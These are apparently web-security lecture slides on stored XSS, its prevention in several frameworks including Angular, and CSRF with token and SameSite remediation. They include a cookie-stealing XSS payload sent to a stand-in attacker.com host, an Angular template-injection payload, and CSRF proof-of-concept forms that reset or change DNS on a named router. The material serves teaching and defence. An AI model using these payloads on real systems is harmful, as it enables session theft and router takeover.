
- User input is stored on the server (i.e. in a database). This data is used later to generate a page
- Malicious script is executed for every visitor of the page
- Typical example: message board



```
Hello everybody!<script>alert(1)</script>
```

Session Stealing Sequence

Malicious JavaScript performs its own request



Attacker
Victim
www.vulnerable.com
1. POST /document?id=1337&value=<script>location.href="http://attacker.com/"+document.cookie</script>
2. Store in database
3. GET /document?id=1337
Cookie: session=AHWqTUnZCbtbu8o
4. 200 OK
<script>location.href="http://attacker.com/"+document.cookie</script>
5. GET /session=AHWqTUnZCbtbu8o

XSS Prevention

XSS Prevention

Output Encoding

Convert output into HTML entities

<	&lt;
>	&gt;
"	&quot;
'	&apos;

XSS Prevention: Frameworks

If you use a framework, let the framework do the work for you! Read the documentation.

JSTL (JSP Standard Tag Library) Tag:

```
<c:out value="${bean.userControlledValue}"/>
```

Spring Form Tags:

```
<form:hidden path="${bean.userControlledValue}" htmlEscape="true" />
```

Spring Eval:

```
<spring:eval expression="bean.userControlledValue" htmlEscape="true"/>
```

Struts 2:

```
<s:property value="#request.bean.userControlledValue" escapeHtml='true'/>
```

PHP:

```
<?php echo htmlspecialchars($_GET['input'], ENT_QUOTES, 'UTF-8’); ?>
```

XSS Prevention in Node.js

Enable Template Engine Auto Escape (server.js)

```
swig.init({
    root: __dirname + "/app/views",
    autoescape: true // default value
});
Escape Ouput using “sanitizer” based on Google Caja
sanitizer.escape(poisonous_var);
```

Escape Ouput using “sanitizer” based on Google Caja

```
sanitizer.escape(poisonous_var);
< => &lt;
> => &gt;
...
```

Input Validation: Check incoming data for valid contents.

XSS in Angluar

Angular & Cross-site Scripting

Secure Defaults

1. All values treated untrusted by default
2. Values from a template, via property, attribute, style, class binding, or interpolation are sanitized before inserted into the DOM

Secure Defaults

Angular treats all values as untrusted by default

Automatic sanitization and/or escaping is applied on DOM insertion via:

▪ Template Expr.:	<p>The result is: **{{1 + 1}}**</p>
▪ Property Binding:	<input **[value]='myText'**></span>
▪ Attribute Binding:	<tr><td **[attr.colspan]="3"**>three</td></tr>
▪ Style Binding:	<h1 **[style.color]="blue"**>This is a Blue H1</h1>
▪ Class Binding:	<div **[class]="myClassBinding"**>...</div>
▪ Interpolation:	<h3>Current customer: **{{ currentCustomer }}**</h3>

Sanitization Example

TypeScript (app.ts):

```
export class InnerHtmlBindingComponent {
  snip='Test <script>alert(1)</script><b>Syntax</b>';
}
```

Template (app.html):

```
<p class="interpolated">{{snip}}</p>      //escaped
<p class="bound" [innerHTML]="snip"></p>    //sanitized
```

Result in browser:

Test <script>alert("XSS")</script> <b>Syntax</b>
Test **Syntax**

Source code:

```
<p class="interpolated">Test
&lt;script&gt;alert(1)&lt;/script&gt;&lt;b&gt;Syntax&lt;/b&gt;</p>
<p class="bound">Template <b>Syntax</b></p>
```

Explicit Sanitizing

- In some cases, Angular does not provide an appropriate method with automatic XSS protection
- You can perform explicit sanitizing of a given value

```
import { DomSanitizer } from '@angular/platform-browser';
import { SecurityContext } from '@angular/core';

constructor(private _ds: DomSanitizer){
   ...
   var title = "<script>alert('Hello')</script>"
   title = this._ds.sanitize(SecurityContext.HTML, title);
}
```

- Be aware to pick the right security context:
  - HTML
  - STYLE
  - SCRIPT
  - URL
  - RESOURCE_URL

Bypassing Security

- Automatic escaping & sanitizing can deliberately be bypassed
- The DomSanitizer service can be used to trust code snippets:

```
import { DomSanitizer } from '@angular/platform-browser';

@Component({
  selector: 'my-app',
  template: '<div [innerHtml]="html"></div>'
})

export class App {
  constructor(private _s: DomSanitizer) {
    this.html = _s.bypassSecurityTrustHtml('<script>myCode()</script>');
}}
```

- Available methods:

`bypassSecurityTrustHtml, bypassSecurityTrustScript, bypassSecurityTrustStyle, bypassSecurityTrustUrl, bypassSecurityTrustResourceUrl`

Template Injection

- If user input is used to dynamically generate templates, XSS is possible.

```
<?php if(isset($_GET['search'])){
   echo "Your search for <b>".htmlentities($_GET['search'])."</b> did
not  return any results";
}?>
```

- If the above code is part of an Angular template, an attacker can inject arbitrary code into it
- Best-practice recommendation: Offline Template Compiler (Ahead-of-time / AOT Compiler)

Angular & Cross-Site Scripting

Template Injection

If user input is used to dynamically generate templates, XSS is possible.

```
<?php if(isset($_GET['search'])){echo "Your search for
<b>".htmlentities($_GET['search'])."</b> did not return any
results";}?>
```

If the resulting page loads the Angular library, an attacker might be able to introduce Angular specific statements into the page, which then are executed:

`{{1+2}} –` Not much of a problem


`{{functionX()}} –` **could allow attacks**

`{{constructor.constructor('alert(1)')()}} –` **XSS**

Best-practice: Offline Template Compiler (Ahead-of-time / AOT Compiler)


Cross-Site Request Forgery (CSRF)

Imagine a simple webshop




```
GET /order?productId=1337&amount=3
Cookie: sessionID=3289d9aff183bbac321
```

Scenario 1




```
<a href=https://www.webshop.com/order?productId=1337&amount=3>
Link to a funny video
</a>
```

Scenario 2




```
<a href=https://www.webshop.com/order?productId=1337&amount=3>
The best cat video you've ever seen!
</a>
```

What if the Webshop uses POST?




```
POST /order
Cookie: sessionID=3289d9aff183bbac321
...
productId=1337&amount=3
```



```
<form id=evil action=https://www.webshop.com/order method=post>
       <input type=hidden name=productId value=1337>
       <input type=hidden name=amount value=3>
</form>
<script>document.getElementById(evil).submit()</script>
```

CSRF over Network Boundaries



```
<a href=https://192.168.1.1/config?change...>
The best cat video you've ever seen!
</a>
```

Router Factory Reset with CSRF

Exploit Title: Unicorn Router WB-3300NR CSRF (Factory Reset/DNS Change)

Discovery date: October 29th 2013

```
<html><body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form"
action="http://192.168.1.1/goform/SysToolRestoreSet" method="post"
target="cantseeme">
<input type="hidden" name="CMD" value='SYS_CONF'>
<input type="hidden" name="GO" value='system_reboot.asp'>
<input type="hidden" name="CCMD" value='0'>
<script>document.csrf_form.submit();</script>
</body></html>
```

DNS Settings Change with CSRF

Exploit Title: Unicorn Router WB-3300NR CSRF (Factory Reset/DNS Change)

Discovery date: October 29th 2013

```
<html><body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
<input type="hidden" name="GO" value='wan_dns.asp'>
<input type="hidden" name="rebootTag" value=''>
<input type="hidden" name="DSEN" value='1'>
<input type="hidden" name="DNSEN" value='on'>
<input type="hidden" name="DS1" value='8.8.4.4'>
<input type="hidden" name="DS2" value='8.8.8.8'>
<script>document.csrf_form.submit();</script>
</body></html>
```

Cross-Site Request Forgery Protection

Remediation Techniques

CSRF Tokens

Render request unpredictable (i.e. attacker cannot send valid cross-origin request)

SameSite Cookie Flag

Prevents browser from sending cookies on cross-site requests

Anti-CSRF Token

Fundamental idea

Make requests non-predictable for an attacker (breaks one of the attack preconditions)

CSRF Token mechanism

Server generates a CSRF token that is bound to the user session

CSRF Token is **random** and long enough to prevent guessing / brute-forcing

CSRF token must be included in every request

Server checks for each request if CSRF token is **present** and **valid**

